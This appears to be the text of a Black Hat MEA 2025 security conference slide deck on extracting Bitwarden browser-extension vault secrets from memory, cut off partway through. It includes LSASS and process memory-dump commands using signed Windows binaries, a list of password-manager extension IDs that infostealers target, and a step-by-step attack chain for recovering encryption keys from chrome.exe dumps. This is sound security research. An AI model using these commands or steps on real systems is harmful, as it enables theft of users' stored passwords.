



02 - 04 DECEMBER 2025

RIYADH EXHIBITION AND CONVENTION
CENTER, MALHAM, SAUDI ARABIA

Is Your Vault Safe? Uncovering Immutable Attacks Targeting Password Managers

Julien BEDEL, **Orange** Cyberdefense

ORGANISED BY:



IN ASSOCIATION WITH:



Get the slide deck



<https://tinyurl.com/bhmea-vault>

- › Julien BEDEL
- › Red Teamer / Security Researcher
- › **Orange** Cyberdefense
- › Previous works on KeePass

Web Based Password Managers

- Cloud Access / Synchronization
- Native Cross-Platform Support
- End-user Ease of Use

bitwarden logs - get user's saved passwords | money machine!
by [redacted] - Monday December 11, 2023 at 07:30 AM

4 hours ago



AVOID PROBLEMS

GOD

Posts: 2
Threads: 2
Joined: Dec 2023
Reputation: 30



- **What is bitwarden?**

Bitwarden is a password management service that stores sensitive information such as website credentials in an encrypted vault. (Yes, people save

- **What am i selling?**

Unchecked accounts, from my private logs. This means, 1 log = 1 hand. People save crypto wallet passwords, email passwords, website passwords congratulations.

Logs - [example] - [CLICK HERE](#)
User example - [https://i.gyazo.com/73\[redacted\].mp4](https://i.gyazo.com/73[redacted].mp4)

- **Price list**

2 logs - 20\$
10 logs - 70\$
(Stock: ~130 logs)

EOS Authenticator	oeljldpnmdbchonieliidgobddffflal
GAAuth Authenticator	ilgcnhelpchnceeipijaljkblbcobl
Bitwarden	nngceckbapebfimnlniiiahkandclblb
KeePassXC	oboona kemofpalcgghocfoadofidjkkk
Dashlane	fdjamakpfbdddfjaooikfcpapjohcfmg
NordPass	fooolghllnmhmmndgjiamiodkpenpbb
Keeper	bfogiafebfohielmmehodmfbbbbbpei
RoboForm	pnlccmojcmeohlpggmfnbbiapkmbliob
LastPass	hdokiejnpimakedhajhdlcegeplioahd
BrowserPass	naepdomgkenhinolocfifgehiddafch
MYKI	bmikpgodpkclnkgmnppehdgcimmided
Splikity	jhfjfclepacoldmjmkmldimganfaalklb
CommonKey	chgfefjpcobfbtnpmiokfjjaglahmnded
Zoho Vault	igkpcodhieompeloncfnbekccinhapdb
Opera Wallet	gojhcdgcpcbpfigcaejpfhfegekdgiblk

<https://www.infostealers.com>


<https://blog.sekoia.io>

Key Challenges


- › Understand how attackers operate
- › Proactively identify attacks and defense strategies

Study Context



- One of the most popular password managers
- Compliant to multiple security requirements
- Supports many log in methods
- Open source



Bitwarden Clients




Bitwarden Clients



- Windows / Chrome
- Bitwarden Browser Extension
- Password + TOTP authentication
- Up-to-date versions

➤ Attacker with command execution capability



Bitwarden Authentication & Database Decryption



What are you looking for? 

Business sales

Get started

Log in >

Home

Release Notes

Account Access >

Password Manager >

Bitwarden Authenticator >

Secrets Manager >

Admin Console >

Provider Portal >

Self-host >

Security ▾

Bitwarden Security Whitepaper

Data >

Encryption >

Software Development >

Trusted Communications >

Compliance, Audits, and Certifications

Bitwarden Subprocessors

Server Geographies

Security FAQs

Plans & Pricing >

Learning Center >

SECURITY

Bitwarden Security Whitepaper

Overview

Everyone is more connected than ever

Internet-connected devices and services are more critical than ever in today's society. As more and more companies provide innovative software-as-a-service products that improve users' lives at home and at work, the number of credentials and machine secrets grow exponentially. As do the threats to their security.

Cybersecurity threats are high, but practices are low

Threats to user and customer data continue to rise. It's almost every week that a breach or ransomware attack makes the news, and those are only the incidents large enough to be published. In 2023, [IBM reported](#) that the average cost of a US data breach approaches \$9.48 Million, taking into account investigation costs, legal fees, opportunity cost, and loss of customer trust.

Research from [Verizon](#) shows that compromised credentials account for 86% of data breaches. This includes the use of passwords that have been guessed, phished, or leaked in other breaches.

With such threats, one would expect that businesses armed their employees with as much training and tools as possible, but [Bitwarden research](#) shows that users aren't always following best practices, including 90% of respondents saying that they reused passwords.

Security experts recommend that users have a different, randomly generated password for every account. But how does one manage all those passwords? And how can good password habits be maintained across an organization?

Bitwarden helps secure individuals, businesses, and infrastructure secrets

Download Bitwarden

Feature Request

Ask the Community

Learning Center

Contributor Guidelines

Download as PDF

Contact support

Cloud Status

Operational

Check status >

ON THIS PAGE

Overview

Bitwarden security principles

Key security measures

Security tools for users

Hashing, key derivation, and encryption

Account creation

Authentication and decryption

Rotating the account encryption key


Variations

Sharing data between users


When you create an organization

When users join an

<https://bitwarden.com/help/bitwarden-security-white-paper>




function(mail, password)




MFA

Master Password Hash

Stretched Master Key



Encrypted DB



Decrypted DB

Bearer Token

Bitwarden Server


How is Bitwarden data stored

Data	Storage	Location
Bearer Token	Extension Local Storage	Disk + Memory
Encrypted Database	Extension Local Storage	Disk + Memory
Encryption/Decryption Key	Extension Session Storage JavaScript variables	Memory*
Decrypted Database	JavaScript variables	Memory*

*once the database is unlocked by the user

Parsing Secrets From Browser's Memory

➤ The “official” ones



ProcDump v11.0

12/12/2022

By Mark Russinovich and Andrew Richards

Published: 11/03/2022



[Download ProcDump](#) (714 KB)

[Download ProcDump for Linux \(GitHub\)](#)

[Download ProcDump for Mac \(GitHub\)](#)

MiniDumpWriteDump function (minidumpapiset.h)

02/21/2024

Writes user-mode minidump information to the specified file.

Syntax

C++

```
BOOL MiniDumpWriteDump(  
    [in] HANDLE hProcess,  
    [in] DWORD ProcessId,  
    [in] HANDLE hFile,  
    [in] MINIDUMP_TYPE DumpType,  
    [in] PMINIDUMP_EXCEPTION_INFORMATION ExceptionParam,  
    [in] PMINIDUMP_USER_STREAM_INFORMATION UserStreamParam,  
    [in] PMINIDUMP_CALLBACK_INFORMATION CallbackParam  
);
```

> The "not so expected" ones



bohops
@bohops

Traduire le post

#lolbin #lolbas

Yet another signed process dump tool [from .NET Diagnostic Tools] ->

dotnet-dump.exe collect -p <lsass pid>

```
>dotnet-dump.exe collect -p
test\dotnet-dump\dump_20230313_102402.dmp
>dir
is C_DRIVE
er is 66CE-7053
st\dotnet-dump
M <DIR> .
M <DIR> ..
M 5,189,808 dotnet-
M 58,479,535 dump_20230313_102402.dmp
M Status
-----
584035173 Valid
```

3:33 PM · 13 mars 2023 · 28,5 k vues




giMini
@pabraeken

Nice #LoLBin from Steam (Valve) :-p

Dump a Windows process with a Valve Signed Binary:

WriteMiniDump.exe PID DumpFilePath

@Oddvarmoe



12:42 AM · 27 mai 2018

Binary	Functions	Type	ATT&CK® Techniques
Diskshadow.exe	Dump (CMD) Execute (CMD)	Binaries	T1003.003: NTDS T1202: Indirect Command Execution
rdrlleakdiag.exe	Dump	Binaries	T1003: OS Credential Dumping T1003.001: LSASS Memory
Tttracer.exe	Execute (EXE) Dump	Binaries	T1127: Trusted Developer Utilities Proxy Execution T1003: OS Credential Dumping
wbadmin.exe	Dump	Binaries	T1003.003: NTDS
Comsvcs.dll	Dump	Libraries	T1003.001: LSASS Memory
adplus.exe	Dump Execute (CMD, EXE)	OtherMSBinaries	T1003.001: LSASS Memory T1127: Trusted Developer Utilities Proxy Execution
Createdump.exe	Dump	OtherMSBinaries	T1003: OS Credential Dumping
dsdbutil.exe	Dump	OtherMSBinaries	T1003.003: NTDS
Dump64.exe	Dump	OtherMSBinaries	T1003.001: LSASS Memory
DumpMinitool.exe	Dump	OtherMSBinaries	T1003.001: LSASS Memory
ntdsutil.exe	Dump	OtherMSBinaries	T1003.003: NTDS

> Previous Research

Keep your memory dump shut: Unveiling data leaks in password managers

Efstratios Chatzoglou¹[0000-0001-6507-5052], Vyron Kampourakis²[0000-0003-4492-5104], Zisis Tsitsisikas¹[0000-0002-9481-0906], Georgios Karopoulos³[0000-0002-0142-7503], and Georgios Kambourakis¹[0000-0001-6348-5031]

¹ University of the Aegean, 83200 Karlovassi, Greece {efchatzoglou, tzisis, gkamb}@aegean.gr

² Norwegian University of Science and Technology, 2802 Gjøvik, Norway
vyron.kampourakis@ntnu.no

³ European Commission, Joint Research Centre (JRC), Ispra, Italy
georgios.karopoulos@ec.europa.eu

Abstract. Password management has long been a persistently challenging task. This led to the introduction of password management software, which has been around for at least 25 years in various forms, including desktop and browser-based applications. This work assesses the ability of two dozen password managers, 12 desktop applications, and 12 browser-plugins, to effectively protect the confidentiality of secret credentials in six representative scenarios. Our analysis focuses on the period during which a Password Manager (PM) resides in the RAM. Despite the sensitive nature of these applications, our results show that across all scenarios, only three desktop PM applications and two browser plugins do not store plaintext passwords in the system memory. Oddly enough, at the time of writing, only two vendors recognized the exploit as a vulnerability, reserving CVE-2023-23349, while the rest chose to disregard or underrate the issue.

Keywords: Password Managers · Security · Data leaks · Vulnerability

OFFENSIVE X

Hacking
Conference
2024|

ATHENS, GREECE

www.offensivex.org



Speaker

EFSTRATIOS CHATZOGLOU

Identifying User Credential Leaks
in Password Management Software

OFFENSIVEX 2024 - Efstratios Chatzoglou - Identifying User Credential Leaks In Password Mgmt S/W

<https://arxiv.org/abs/2404.00423>

> Previous Research

```
Data appended to the dump file: app.dmp
Searching for entries (1/2).
Pattern Data: :{"username\":"bw-brucon-study@protonmail.com\","password\":"P@$w0rd!!P@$w0rd!!\","passwordRe
Data saved to file.
Pattern Data: :{"username\":"bw-brucon-study@protonmail.com\","password\":"P@$w0rd!!P@$w0rd!!\","passwordRe
Data saved to file.
Pattern Data: :{"username\":"bw-brucon-study@protonmail.com\","password\":"P@$w0rd!!P@$w0rd!!\","passwordRe
Data saved to file.
Pattern Data: :{"username\":"bw-brucon-study@protonmail.com\","password\":"P@$w0rd!!P@$w0rd!!\","passwordRe
Data saved to file.
Pattern Data: :{"username\":"2.ALC6sh5BWyNrE2D/4AopaQ==|YJS/QPXpAgf72aT/S7H+GTd95R0nP3C1VpLnTGd27RY=|lcB9o2ZjFi3
Data saved to file.
Pattern Data: :{"username\":"2.wvyfy5NbFz7VvKN9b0lP7A==|s9f2xx2sct7z3sX9XAWfxNjspdkuuNkFT/+erXfGoeI=|aqPxSZ8Wz/b
Data saved to file.
Pattern Data: :{"username\":"2.ALC6sh5BWyNrE2D/4AopaQ==|YJS/QPXpAgf72aT/S7H+GTd95R0nP3C1VpLnTGd27RY=|lcB9o2ZjFi3
Data saved to file.
Pattern Data: :{"username\":"2.KyBwhsXDBxcngzRW5r8cAQ==|yhpxbieQNk8i0b6ya7IH8ft0FxdGJIndZZXmWbOKwSI=|4pxrWVHXgE4
Data saved to file.
```

How is Bitwarden data stored

Data	Storage	Location
Bearer Token	Extension Local Storage	Disk + Memory
Encrypted Database	Extension Local Storage	Disk + Memory
Encryption/Decryption Key	Extension Session Storage JavaScript variables	Memory*
Decrypted Database	JavaScript variables	Memory*

*once the database is unlocked by the user

1. Dump process memory in various situations
2. Search for the (known) encryption keys
3. Identify common patterns before/after
4. Triage / Statistics / Outliers Elimination...
5. Build a regular expression

Pattern Discovery

Identified patterns per dump:

win10_db1.dmp:

Patterns:

00 00 00 00 03 00 00 00 6d 09 00 00 xx 00 00 00

Outliers:

Merged patterns:

00 00 00 00 03 00 00 00 6d 09 00 00 xx 00 00 00

Patterns:


00 00 00 00 03 00 00 00 6d 09 00 00 xx 00 00 00

Outliers:

00 00 00 00 03 00 00 00 70 49 20 00 40 00 00 00


1. Get encrypted database from disk
2. Wait for target user to unlock vault
3. Dump `chrome.exe` process memory
4. Parse encryption key candidates from the dump
5. Test against the encrypted database
6. Profit?

1. Get encrypted database from disk



```
[~]  
dfleveldb log -s 000003.log | jq 'select(.key | test("_ciphers_ciphers")).value' |  
{  
  "1daa927e-cf48-4850-be2c-b3440088ad8c": {  
    "id": "1daa927e-cf48-4850-be2c-b3440088ad8c",  
    "organizationId": null,  
    "folderId": null,  
    "edit": true,  
    "viewPassword": true,  
    "permissions": {  
      "response": {  
        "delete": true,  
        "restore": true  
      },  
      "delete": true,  
      "restore": true  
    },  
    "organizationUseTotp": false,  
    "favorite": false,  
    "revisionDate": "2025-08-25T08:22:12Z",  
    "type": 1,  
    "name": "2./0HAp85CmxSGbYWdmETzpg==|5P0Uqg1+6ZkKq7dpCW/wYg==|H/Q+DMP0ku3M2W2GxdXta",  
    "notes": null,  
  },  
}
```

2. Wait for target user to unlock vault



The image shows a screenshot of the Bitwarden mobile application's login screen. At the top, there is a back arrow and the 'bitwarden' logo. Below this is a large icon of a hand, representing a biometric unlock. The text 'Welcome back' is displayed, followed by the email address 'bw-brucon-study@protonmail.com'. There is a text input field for the 'Master password (required)' with a masked password '.....' and a toggle icon for visibility. Below the password field is a link that says 'Get master password hint'. At the bottom, there is a blue button labeled 'Log in with master password'.

3. Dump chrome.exe process memory

```
1036924214738,9633582779928741928,2097152 --field-trial-handle=2236,i,14060007117342489740,14193552861348813097,262144 --vari
7140          6884          1 "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --extension-process
--lang=en-US --device-scale-factor=1 --num-raster-threads=1 --renderer-client-id=13 --time-ticks-at-unix-epoch=-17586348131937
